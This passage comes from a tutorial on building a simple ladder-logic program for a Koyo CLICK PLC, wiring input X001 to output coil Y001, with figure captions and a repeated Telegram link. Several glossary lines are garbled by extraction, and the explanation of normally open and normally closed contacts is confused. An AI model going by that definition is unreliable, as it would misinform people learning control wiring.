


Figure 3.9: Updated System Configuration window

Now click OK to begin using the software. We want to make a simple application that allows us to turn on a light by pressing a button. However, before we begin, I'd like to give you a quick refresher on some terminology:

Ladder and In an electrical wiring framework, a ladder diagram is used to depict a control programme. The vertical lines (ladder) are the power sources, while the horizontal lines are the control circuits (rungs).

List of This is a list of graphical controls that you can use to construct your program's circuit.

https://t.me/learningnets

For want of a better definition, a contact is a graphical depiction of a binary selector, comparable to that of a wall switch.

Normally Open and Normally Closed are terminology for contacts in which the status of the I/O is controlled. When a typically open contact is open, a circuit is running, and when a normally closed contact is open, the inverse is true.

The next step would be to drag a NO Contact to rung number one now that we have a better understanding of the layout and vocabulary. Then, as seen in the following screenshot, we should pick the address by clicking the Address button on the right-hand side:




Figure 3.10: Inserting a contact

A dialogue box will display, allowing us to choose the intended address from a list of Koyo Click addresses. The list options, which include

https://t.me/learningnets

Address, Datatype, Nickname, and more, are shown in the following screenshot:




Figure 3.11: Address Picker

https://t.me/learningnets

Double-click which is the initial address. As illustrated in the following screenshot, this will populate your address selection:




Figure 3.12: Address selected

After you've hit the OK button, you should see a contact input on rung 1 with the address as seen in the following screenshot:




Figure 3.13: Contact X001

https://t.me/learningnets

So, now that we've got an input, we'll need an output. As seen in the accompanying screenshot, the Out function is found under the Coil part of the Instruction list menu on the right-hand side of the user interface:




Figure 3.14: Coil output

As seen here, drag the Out function to the (NOP) place at the end of rung 1:

https://t.me/learningnets




Figure 3.15: Output

When the function is activated, a dialogue box will appear, asking the programmer to set Bit Memory addressing, as seen here:




Figure 3.16: Coil address

When you click the memory address picker icon, an Address Picker dialogue box will appear, identical to the one we saw during the NO input contact stage. The address picker automatically displays the real-world list of output addresses, as shown in the following screenshot:

https://t.me/learningnets




Figure 3.17: Address Picker

https://t.me/learningnets

Select OK after selecting Y001 as the output address for the coil we installed on rung 1. It has auto populated the Bit Memory Address1: as shown in the accompanying screenshot. A green check mark should appear next to the address, indicating that it is a valid memory location:




Figure 3.18: Bit Memory Address

To continue, click OK and add the Coil to the output location, as seen in the following screenshot:

https://t.me/learningnets




Figure 3.19: Coil output

Look at the front of your CLICK PLC to see why we chose X001 and Y001 as the input and output addresses. Locate the pin outs designated X1 and Y1 on the terminal strip. As illustrated in the diagram, these addresses correspond to these I/O terminals:

https://t.me/learningnets

